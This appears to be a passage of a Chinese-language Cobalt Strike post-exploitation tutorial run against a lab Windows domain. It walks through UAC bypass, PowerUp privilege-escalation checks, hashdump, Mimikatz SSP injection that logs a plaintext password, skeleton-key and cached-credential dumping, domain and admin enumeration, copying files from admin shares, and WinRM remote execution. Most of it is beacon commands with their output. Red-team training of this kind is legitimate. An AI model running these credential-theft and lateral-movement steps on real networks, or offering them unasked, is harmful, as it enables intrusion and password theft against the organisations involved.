Everyone                                   已知组  S-1-1-0      必需的组，启用于默认，启用的组
NT AUTHORITY\本地帐户和管理员组成员        已知组  S-1-5-114    只用于拒绝的组
BUILTIN\Administrators                     别名    S-1-5-32-544 只用于拒绝的组
BUILTIN\Users                              别名    S-1-5-32-545 必需的组，启用于默认，启用的组
NT AUTHORITY\INTERACTIVE                   已知组  S-1-5-4      必需的组，启用于默认，启用的组
控制台登录                                 已知组  S-1-2-1      必需的组，启用于默认，启用的组
NT AUTHORITY\Authenticated Users           已知组  S-1-5-11     必需的组，启用于默认，启用的组
NT AUTHORITY\This Organization             已知组  S-1-5-15     必需的组，启用于默认，启用的组
NT AUTHORITY\本地帐户                      已知组  S-1-5-113    必需的组，启用于默认，启用的组
LOCAL                                      已知组  S-1-2-0      必需的组，启用于默认，启用的组
NT AUTHORITY\NTLM Authentication           已知组  S-1-5-64-10  必需的组，启用于默认，启用的组
Mandatory Label\Medium Mandatory Level     标签    S-1-16-8192  必需的组，启用于默认，启用的组
```

通过返回信息可以看出，当前用户为管理员权限，UAC 等级为中，根据上一节中关于的介绍，此时可以使用 `bypassuac` 进行提权。

首先，右击会话，选择 `Access --> Elevate` ，这里选择一个 SMB Beacon，Exploit 选择 `uac-token-duplication` ，最后 Launch 即可。



待 Beacon Check in 后，当前用户 UAC 为高权限的会话便会上线了。



3、PowerUp

PowerUp 所做的事是寻找可能存在弱点的地方，从而帮助提权。

利用 PowerUp 进行提权需要首先导入 ps1 文件 `powershell-import PowerUp.ps1` ，再执行 `powershell Invoke-AllChecks` 命令，使用 PowerUp 脚本可以快速的帮助我们发现系统弱点，从而实现提权的目的。

> 其中 `PowerUp.ps1` 文件可从这里下载：
> https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

PowerUp 的使用

执行以下命令：将 ps1 文件上传到目标主机，并执行所有弱点检查。

```
powershell-import PowerUp.ps1
powershell invoke-allchecks
```

详细运行过程：

```
beacon> powershell-import PowerUp.ps1
[*] Tasked beacon to import: PowerUp.ps1
[+] host called home, sent: 275084 bytes

beacon> powershell invoke-allchecks
[*] Tasked beacon to run: invoke-allchecks
```

```
[+] host called home, sent: 313 bytes
[+] received output:
[*] Running Invoke-AllChecks
[+] Current user already has local administrative privileges!
[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...
[+] received output:
ServiceName                     : AeLookupSvc
Path                            : C:\Windows\system32\svchost.exe -k netsvcs
ModifiableFile                  : C:\Windows\system32
ModifiableFilePermissions       : GenericAll
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName                       : localSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart                      : True
……内容太多，此处省略……


[*] Checking service permissions...
[+] received output:
ServiceName   : AeLookupSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs
StartName     : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AeLookupSvc'
CanRestart    : True
……内容太多，此处省略……

[*] Checking %PATH% for potentially hijackable DLL locations...
[+] received output:
Permissions       : GenericAll
ModifiablePath    : C:\Windows\system32\WindowsPowerShell\v1.0\
IdentityReference : BUILTIN\Administrators
%PATH%            : %SystemRoot%\system32\WindowsPowerShell\v1.0\
AbuseFunction     : Write-HijackDll -DllPath 'C:\Windows\system32\WindowsPowerS
                    hell\v1.0\\wlbsctrl.dll'
……内容太多，此处省略……

[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...

[*] Checking for modifidable registry autoruns and configs...
[+] received output:
Key            : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VMware Use
```

```
                r Process
Path           : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
ModifiableFile : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files
                 \VMware\VMware Tools\vmtoolsd.exe; IdentityReference=BUILTIN\A
                 dministrators}
……内容太多，此处省略……

[*] Checking for modifiable schtask files/configs...
[+] received output:
TaskName     : GoogleUpdateTaskMachineCore
TaskFilePath : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files (
               x86)\Google\Update\GoogleUpdate.exe; IdentityReference=BUILTIN\A
               dministrators}
TaskTrigger  : <Triggers xmlns="http://schemas.microsoft.com/windows/2004/02/mi
               t/task"><LogonTrigger><Enabled>true</Enabled></LogonTrigger><Cal
               endarTrigger><StartBoundary>2020-04-11T21:47:44</StartBoundary><
               ScheduleByDay><DaysInterval>1</DaysInterval></ScheduleByDay></Ca
               lendarTrigger></Triggers>
……内容太多，此处省略……

[*] Checking for unattended install files...
UnattendPath : C:\Windows\Panther\Unattend.xml

[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory passwords...
[*] Checking for plaintext passwords in McAfee SiteList.xml files....
[+] received output:
[*] Checking for cached Group Policy Preferences .xml files....
[+] received output:
```

如果在自己的靶机上发现导入 ps1 文件失败，这可能是因为系统不允许执行不信任的脚本文件导致的。

这时为了复现成功可以来到靶机下，以管理员权限打开 Powershell，运行 `set-ExecutionPolicy RemoteSigned` ，输入 `Y` 回车，此时系统便能导入 `PowerUp.ps1` 文件了。

```
PS C:\WINDOWS\system32> set-ExecutionPolicy RemoteSigned
执行策略更改
执行策略可帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险，如 https:/go.microsoft.com/fwli
```

```
nk/?LinkID=135170
中的 about_Execution_Policies 帮助主题所述。是否要更改执行策略?
[Y] 是(Y)  [A] 全是(A)  [N] 否(N)  [L] 全否(L)  [S] 暂停(S)  [?] 帮助 (默认值为“N”): Y
PS C:\WINDOWS\system32>
```

在运行 `Invoke-AllChecks` 后，便会列出当前系统中可被提权的弱点之处，之后再执行检查结果中 `AbuseFunction` 下的命令便能开始提权操作了。


但是我在自己本地环境中并未复现成功，执行 `AbuseFunction` 后的命令只能创建一个与当前登录用户相同权限的账户，没能达到提权的目的。

参考网上相关文章后也未果，这也是为什么这一节拖更这么久的原因，因此 PowerUp 的复现过程暂时就没法记录了。

如果正在看本篇文章的你有过使用 PowerUp 提权成功的经历，欢迎留言分享。


4、凭证和哈希获取

想要获取凭证信息，可以在管理员权限的会话处右击选择 `Access --> Dump Hashes` ，或者在控制台中使用 `hashdump` 命令。



```
[+] host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b4[illegible]818d4:::
[illegible]
[illegible]
```

想获取当前用户的密码，可以运行 `mimikatz` ，右击管理员权限会话选择 `Access --> Run Mimikatz` ，或在控制台运行 `logonpasswords` 命令。



在 `View --> Credentials` 下可以查看到 `hashdump` 与 `mimikatz` 获取的数据。

5、Beacon 中的 Mimikatz

在 Beacon 中集成了 mimikatz ，mimikatz 执行命令有三种形式：

```
mimikatz [module::command] <args>
```

运行 mimikatz 命令

```
mimikatz [!module::command] <args>
```

强制提升到 SYSTEM 权限再运行命令，因为一些命令只有在 SYSTEM 身份下才能被运行。

```
mimikatz [@module::command] <args>
```

使用当前 Beacon 的访问令牌运行 mimikatz 命令

下面是一些 `mimikatz` 命令。

```
!lsadump::cache
```

获取缓存凭证，默认情况下 Windows 会缓存最近 10 个密码哈希

```
!lsadump::sam
```

获取本地账户密码哈希，该命令与 hashdump 比较类似

```
misc::cmd
```

如果注册表中禁用了 CMD ，就重新启用它

`!misc::memssp`

注入恶意的 Windows SSP 来记录本地身份验证凭据，这个凭证存储在“C:\windows\system32\mimilsa.log”中

`misc::skeleton`

该命令仅限域内使用。该命令会给所有域内用户添加一个相同的密码，域内所有的用户都可以使用这个密码进行认证，同时原始密码也可以使用，其原理是对 lsass.exe 进行注入，重启后会失效。

`process::suspend [pid]`

挂起某个进程，但是不结束它

`process::resume [pid]`

恢复挂起的进程

以上的这些只是 `mimikatz` 能做事情的一小部分，下面看看 `!misc::memssp` 的使用。

```
mimikatz !misc::memssp
cd C:\Windows\system32
shell dir mimilsa.log
shell type mimilsa.log
```

详细运行过程：

首先运行 `mimikatz !misc::memssp`

```
beacon> mimikatz !misc::memssp
[*] Tasked beacon to run mimikatz's !misc::memssp command
[+] host called home, sent: 1006151 bytes
[+] received output:
Injected =)
```

接下来来到 C:\Windows\system32 目录

```
beacon> cd C:\Windows\system32
[*] cd C:\Windows\system32
[+] host called home, sent: 27 bytes

beacon> shell dir mimilsa.log
[*] Tasked beacon to run: dir mimilsa.log
[+] host called home, sent: 46 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 BE29-9C84

 C:\Windows\system32 的目录

2020/07/23  21:47                24 mimilsa.log
               1 个文件             24 字节
               0 个目录 17,394,728,960 可用字节
```

可以看到是存在 mimilsa.log 文件的，此时待目标主机重新登录，比如电脑锁屏后用户进行登录。

查看 mimilsa.log 文件内容。

```
beacon> shell type mimilsa.log
[*] Tasked beacon to run: type mimilsa.log
[+] host called home, sent: 47 bytes
[+] received output:
[00000000:000003e5] \
[00000000:002b99a7] WIN-75F8PRJM4TP\Administrator    Password123!
```

成功获取到当前登录用户的明文密码。

1、Windows 企业局域网环境介绍

活动目录

活动目录 `Active Directory` 是一种能够集中管理用户、系统和策略的技术，活动目录的一个重要概念就是 `域` 。

Active Directory 存储有关网络上对象的信息，并让管理员和用户可以更容易地使用这些信息。例如 Active Directory 域服务即 AD DS 存储着有关用户账户的信息，并且使同一网络下的其他授权用户可以访问此信息。

域

域 `Domain` 即是一个管理员或者说是网络边界，在域里的用户和系统都是通过 AD 进行管理的。

在域里，如果想控制服务器进行操作就需要取得域的信任。

域控制器

域控制器 `Domain Controller` 顾名思义就是一个对域里的用户和系统进行身份验证的一个系统。

本地用户

本地用户 `Local User` 就是系统上的一个标准用户。

当我们想在 Windows 命令行下指定一个本地的用户时，可以通过输入 `.\本地用户名` 或者 `计算机名\本地用户名` 来指定本地的用户账户，其中 `.` 表示计算机名。

域用户

域用户 `Domain User` 是指域控制器下的用户，如果想指定域用户，可以输入 `域名\域用户名`

本地管理员

本地管理员

本地管理员 `Local Administrator` 即是指在本地系统有管理权限的用户。

域管理员

域管理员 `Domain Administrator` 是指在域控制器上有管理权限的用户。

> 注意：以下命令是在主机中运行的结果，在 Cobalt Strike 中运行只需要根据命令类型在命令前加上 shell 或者 powershell 即可。

2、主机和用户枚举

主机枚举

一些问题

当进入目标局域网时，需要弄清楚几个问题。

1、我正处在那个域上?

2、域信任关系是什么样的?

3、可以登陆哪些域？这些域上有哪些系统？目标是什么？可以获取什么?

4、系统上存放共享数据的地方在哪里?

一些枚举的命令

`net view /domain`

枚举出当前域

powershell

```
PS C:\> net view /domain
Domain
--------------------------
TEAMSSIX
命令成功完成。
```

`net view /domain:[domain]` 、 `net group "domain computers" /domain`

`net view /domain:[domain]` 枚举域上一个主机的列表，但不是所有主机，这个也就是在网上邻居中可以看到的内容。

`net group "domain computers" /domain` 可以获得加入到这个域中的电脑账户列表。

powershell

```
PS C:\> net view /domain:teamssix
服务器名称            注解
-----------------------------------
\\WIN-72A8ERDSF2P
\\WIN-P2AASSD1AF1
命令成功完成。

PS C:\> net group "domain computers" /domain
组名     Domain Computers
注释     加入到域中的所有工作站和服务器
成员
-----------------------------------------------
WIN-72A8ERDSF2P$
命令成功完成。
```

`nltest /dclist:[domain]`

如果想找到那个主机是域的域控服务器，可以使用 `nltest` 命令

powershell

```
PS C:\> nltest /dclist:teamssix
获得域“teamssix”中 DC 的列表(从“\\WIN-P2AASSD1AF1”中)。
    WIN-P2AASSD1AF1.teamssix.com [PDC]  [DS] 站点: Default-First-Site-Name
此命令成功完成
```

当使用 32 位的 payload 运行在 64 位的系统上，并且 nltest 路径不对的时候，可能会提示没有 nltest 这个命令，这时可以尝试使用下面的命令为其指定路径。

powershell

```
PS C:\> C:\windows\sysnative\nltest /dclist:teamssix
获得域“teamssix”中 DC 的列表(从“\\WIN-P2AASSD1AF1”中)。
    WIN-P2AASSD1AF1.teamssix.com [PDC]  [DS] 站点: Default-First-Site-Name
此命令成功完成
```

`nslookup [name]` 、 `ping -n 1 -4 [name]`

有时在 Cobalt Strike 里，我们只需要使用目标的 NetBIOS 名称，而不用在意使用 IPv4 地址或者 IPv6 地址，NetBIOS 名称是在域上每台机器的完整名称。

但是如果想通过一个 IPv4 地址转换为一个 NetBIOS 名称，可以使用 nslookup 命令，或者使用 ping 发送一个包来获得主机返回的 IP 地址。

powershell

```
PS C:\> nslookup WIN-P2AASSD1AF1
服务器:  UnKnown
Address:  ::1
```

```
名称:    WIN-P2AASSD1AF1.teamssix.com
Address:  192.168.15.124

PS C:\> ping -n 1 -4 WIN-P2AASSD1AF1
正在 Ping WIN-P2AASSD1AF1.teamssix.com [192.168.15.124] 具有 32 字节的数据:
来自 192.168.15.124 的回复: 字节=32 时间<1ms TTL=128
192.168.15.124 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 1, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

```
nltest /domain_trusts 、 nltest /server:[address] /domain_trusts
```

如果想取得域上的信任关系，可以使用 nltest 命令来实现。

powershell

```
PS C:\> nltest /domain_trusts
域信任的列表:
    0: TEAMSSIX teamssix.com (NT 5) (Forest Tree Root) (Primary Domain) (Native)
此命令成功完成

PS C:\> nltest /server:192.168.15.124 /domain_trusts
域信任的列表:
    0: TEAMSSIX teamssix.com (NT 5) (Forest Tree Root) (Primary Domain) (Native)
此命令成功完成
```

```
net view \\[name]
```

如果想列出主机上的共享列表，只需输入 `net view \\[name]` 即可

powershell

```
PS C:\> net view \\WIN-P2AASSD1AF1
在 \\WIN-75F8PRJM4TP 的共享资源
共享名   类型   使用为   注释
-------------------------------
Users   Disk
命令成功完成
```

命令成功完成。

PowerView

在渗透进入内网后，如果直接使用 Windows 的内置命令，比如 `net view`、`net user` 等，可能就会被管理人员或者各种安全监控设备所发现。因此较为安全的办法就是使用 Powershell 和 VMI 来进行躲避态势感知的检测。

PowerView 是由 Will Schroeder 开发的 PowerShell 脚本，该脚本完全依赖于 Powershell 和 VMI ，使用 PowerView 可以更好的收集内网中的信息，在使用之前，与上一节 PowerUp 的一样需要先 import 导入 ps1 文件。

PowerView 下载地址：
https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

一些 PowerView 的命令：

Get-NetDomain
查询本地域的信息

powershell

```
PS C:\PowerView> Get-NetDomain
Forest                  : teamssix.com
DomainControllers       : {WIN-P2AASSD1AF1.teamssix.com}
Children                : {}
DomainMode              : Windows2012Domain
Parent                  :
PdcRoleOwner            : WIN-P2AASSD1AF1.teamssix.com
RidRoleOwner            : WIN-P2AASSD1AF1.teamssix.com
InfrastructureRoleOwner : WIN-P2AASSD1AF1.teamssix.com
Name                    : teamssix.com
```

Invoke-ShareFinder

查找网络上是否存在共享

powershell

```
PS C:\PowerView> Invoke-ShareFinder
\\WIN-P2AASSD1AF1.teamssix.com\ADMIN$   - 远程管理
\\WIN-P2AASSD1AF1.teamssix.com\C$       - 默认共享
\\WIN-P2AASSD1AF1.teamssix.com\IPC$     - 远程 IPC
\\WIN-P2AASSD1AF1.teamssix.com\NETLOGON         - Logon server share
\\WIN-P2AASSD1AF1.teamssix.com\SYSVOL   - Logon server share
```

Invoke-MapDomainTrust

显示当前域的信任关系

powershell

```
PS C:\PowerView> Invoke-MapDomainTrust
```

其他更多用法可以查看参考链接，或者参考 PowerView 项目上的 ReadMe 部分。

Net 模块

Cobalt Strike 中有自己的 net 模块，net 模块是 beacon 后渗透攻击模块，它通过 windows 的网络管理 api 函数来执行命令，想使用 net 命令，只需要在 beacon 的控制中心输入 net + 要执行的命令即可。

powershell

```
net dclist : 列出当前域的域控制器
net dclist [DOMAIN] : 列出指定域的域控制器
net share \\[name] : 列出目标的共享列表
net view : 列出当前域的主机
net view [DOMAIN] : 列出指定域的主机
```


在 beacon 控制台中输入这些命令很类似输入一个本地的 net 命令，但是有一些些许的不同，比如下面一个是在主机上运行 net view 的结果一个是在 beacon 控制台下运行 net view 的结果。不难看出，beacon 下输出的结果更为丰富。

powershell

```
PS C:\> net view
服务器名称            注解
-------------------------------------------
\\WIN-P2AASSD1AF1
命令成功完成。
```

powershell

```
beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 104504 bytes
[+] received output:
List of hosts:
Server Name             IP Address                      Platform  Version  Type   Commen
t
-----------             ----------                      --------  -------  ----   ------
-
WIN-P2AASSD1AF1         192.168.15.124                  500       6.1      PDC
```



```
[*] Tasked beacon to run net view
[+] host called home, sent: 104504 bytes
[+] received output:
List of hosts:

 Server Name            IP Address                Platform  Version  Type   Comment
 ___________            __________                ________  _______  ____   _______
 WIN-P2[redacted]1      192.[redacted]4           500       6.1      PDC
```

用户枚举

用户枚举的三个关键步骤：

1、当前账号是否为管理员账号?

2、哪些账号是域管理员账号?

3、哪个账号是这个系统上的本地管理员账号?

管理员账号

第一个关键步骤，发现管理员账号。

如果想知道自己是否为管理员账号，可以尝试运行一些只有管理员账号才有权限操作的命令，然后通过返回结果判断是否为管理员。

其中一种方式是尝试列出仅仅只有管理员才能查看的共享列表，比如下面的 `dir \\host\C$` 命令，如果可以看到一个文件列表，那么说明可能拥有本地管理员权限。

powershell

```
shell dir \\host\C$
```

powershell

```
beacon> shell dir \\WinDC\C$
[*] Tasked beacon to run: dir \\WinDC\C$
[+] host called home, sent: 55 bytes
[+] received output:
 驱动器 \\WinDC\C$ 中的卷没有标签。
 卷的序列号是 F269-89A7
 \\WinDC\C$ 的目录
2020/06/24  09:29    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2020/07/16  21:24    <DIR>          Program Files
2020/07/16  21:52    <DIR>          Program Files (x86)
2020/07/17  23:00    <DIR>          Users
2020/07/26  00:55    <DIR>          Windows
               0 个文件              0 字节
               6 个目录 28,500,807,680 可用字节
```

powershell

```
beacon> shell dir \\WinDC\C$
[*] Tasked beacon to run: dir \\WinDC\C$
[+] host called home, sent: 55 bytes
[+] received output:
拒绝访问。
```

也可以运行其他命令，比如运行下面的 `at` 命令来查看系统上的计划任务列表，如果显示出了任务列表信息，那么可能是本地管理员。（当任务列表没有信息时会返回“列表是空的”提示）

powershell

```
shell at \\host
```

powershell

```
beacon> shell at \\WinDC
[*] Tasked beacon to run: at \\WinDC
[+] host called home, sent: 51 bytes
[+] received output:
状态 ID     日期                    时间          命令行
-------------------------------------------------------------------------------
        1   今天                    22:30         E:\Install\Thunder\Thunder.exe
```

powershell

```
beacon> shell at \\WinDC
[*] Tasked beacon to run: at \\WinDC
[+] host called home, sent: 51 bytes
[+] received output:
拒绝访问。
```

在上一节讲述的 `PowerView` 有很多很好的自动操作来帮助解决这些问题。可以在加载 `PowerView` 后，运行下面的命令，通过 `PowerView` 可以快速找到管理员账号。

powershell

```
powershell Find-LocalAdminAccess
```

powershell

```
beacon> powershell-import powerview.ps1
[*] Tasked beacon to import: powerview.ps1
[+] host called home, sent: 101224 bytes
```

```
beacon> powershell Find-LocalAdminAccess
[*] Tasked beacon to run: Find-LocalAdminAccess
[+] host called home, sent: 329 bytes
[+] received output:
WinDC.teamssix.com
```

域管理员账号

第二个关键步骤，发现域管理员账号。

列出域管理员

对于发现域管理员账号，可以在共享里使用本地的 Windows 命令。运行以下两条命令可以用来找出这些“域群组”的成员。

powershell

```
net group "enterprise admins" /DOMAIN
net group "domain admins" /DOMAIN
```

powershell

```
beacon> shell net group "enterprise admins" /domain
[*] Tasked beacon to run: net group "enterprise admins" /domain
[+] host called home, sent: 68 bytes
[+] received output:
组名     Enterprise Admins
注释     企业的指定系统管理员
成员
-------------------------------------------------------------------------------
Administrator
命令成功完成。
```

powershell

```
beacon> shell net group "domain admins" /domain
[*] Tasked beacon to run: net group "domain admins" /domain
[+] host called home, sent: 64 bytes
[+] received output:
组名     Domain Admins
注释     指定的域管理员
成员
-------------------------------------------------------------------------------
Administrator
命令成功完成。
```

或者运行下面的命令来看谁是域控制器上的管理员

powershell

```
net localgroup "administrators" /DOMAIN
```

powershell

```
beacon> shell net localgroup "administrators" /domain
[*] Tasked beacon to run: net localgroup "administrators" /domain
[+] host called home, sent: 70 bytes
[+] received output:
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权
成员
-------------------------------------------------------------------------------
administrator
Domain Admins
Daniel
Enterprise Admins
```

命令成功完成。

Net 模块

beacon 的 net 模块也可以帮助我们，下面的命令中 `TARGET` 的意思是一个域控制器或者是任何想查看的组名，比如企业管理员、域管理员等等

powershell

```
net group \\TARGET group name
```

也可以运行下面的命令，这会连接任意目标来获取列表

powershell

```
net localgroup \\TARGET group name
```

本地管理员

Net 模块

本地管理员可能是一个域账户，因此如果想把一个系统作为目标，应该找到谁是这个系统的本地管理员，因为如果获得了它的密码哈希值或者凭据就可以伪装成那个用户。

beacon 的 net 模块可以在系统上从一个没有特权的关联中查询本地组和用户。

在 beacon 控制台中运行下面命令可以获得一个目标上的群组列表

powershell

```
net localgroup \\TARGET
```

如果想获取群组的列表，可运行下面的命令来获得一个群组成员的名单列表。

powershell

```
net localgroup \\TARGET group name
```

powershell

```
beacon> net localgroup \\WinDC administrators
[*] Tasked beacon to run net localgroup administrators on WinDC
[+] host called home, sent: 104510 bytes
[+] received output:
Members of administrators on \\WinDC:
TEAMSSIX\Administrator
TEAMSSIX\Daniel
TEAMSSIX\Enterprise Admins
TEAMSSIX\Domain Admins
```

PowerView 模块

PowerView 使用下面的命令能够在一个主机上找到本地管理员，这条命令实际上通过管理员群组找到同样的群组并且把成员名单返回出来。

powershell

```
Get-Netlocalgroup -hostname TARGET
```

powershell

```
beacon> powershell Get-Netlocalgroup -Hostname WinDC
[*] Tasked beacon to run: Get-Netlocalgroup -Hostname WinDC
[+] host called home, sent: 385 bytes
[+] received output:

ComputerName : WinDC
AccountName  : teamssix.com/Administrator
IsDomain     : True
IsGroup      : False
SID          : S-1-5-22-3301978333-983314215-684642015-500
Description  :
Disabled     :
LastLogin    : 2020/8/17 22:21:23
PwdLastSet   :
PwdExpired   :
UserFlags    :

ComputerName : WinDC
AccountName  : teamssix.com/Daniel
……内容过多，余下部分省略……
```

3、无需恶意软件

如果一个系统信任我们为本地管理员权限，那么我们可以在那个系统上干什么呢?

查看共享文件

比如我们可以通过运行下面的命令来列出 C:\foo 的共享文件

powershell

```
shell dir \\host\C$\foo
```

powershell

```
beacon> shell dir \\WinDC\C$
[*] Tasked beacon to run: dir \\WinDC\C$
[+] host called home, sent: 55 bytes
[+] received output:
 驱动器 \\WinDC\C$ 中的卷没有标签。
 卷的序列号是 F269-89A7
 \\WinDC\C$ 的目录
2020/06/24  09:29    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2020/07/16  21:24    <DIR>          Program Files
2020/07/16  21:52    <DIR>          Program Files (x86)
2020/07/17  23:00    <DIR>          Users

2020/07/26  00:55    <DIR>          Windows
               0 个文件              0 字节
               6 个目录 28,500,393,984 可用字节
```

复制文件

比如运行下面的命令将 `secrets.txt` 文件复制到当前目录。

powershell

```
shell copy \\host\C$\foo\secrets.txt
```

powershell

```
beacon> shell copy \\WinDC\C$\foo\secrets.txt
[*] Tasked beacon to run: copy \\WinDC\C$\foo\secrets.txt
[+] host called home, sent: 93 bytes
[+] received output:
已复制         1 个文件。
```

查看文件列表

比如运行下面的命令。其中 /S 表示列出指定目录及子目录所有文件，/B 表示使用空格式，即没有标题或摘要信息。

powershell

```
shell dir /S /B \\host\C$
```

powershell

```
beacon> shell dir /S /B \\WinDC\C$\Users
[*] Tasked beacon to run: dir /S /B \\WinDC\C$\Users
[+] host called home, sent: 67 bytes
[+] received output:
\\WinDC\C$\Users\administrator
\\WinDC\C$\Users\Classic .NET AppPool
\\WinDC\C$\Users\Daniel
\\WinDC\C$\Users\Public
\\WinDC\C$\Users\administrator\Contacts
\\WinDC\C$\Users\administrator\Desktop
\\WinDC\C$\Users\administrator\Documents
\\WinDC\C$\Users\administrator\Downloads
\\WinDC\C$\Users\administrator\Favorites
……内容过多，余下部分省略……
```

使用 WinRM 运行命令

WinRM 运行在 5985 端口上，WinRM 是 Windows 远程管服务，使用 WinRM 可以使远程管理更容易一些。

如果想利用 WinRM 运行命令则可以使用下面的命令。

powershell

```
powershell Invoke-Command -ComputerName TARGET -ScriptBlock {command here}
```

powershell

```
beacon> powershell Invoke-Command -ComputerName WinDC -ScriptBlock { net localgroup admin
istrators}
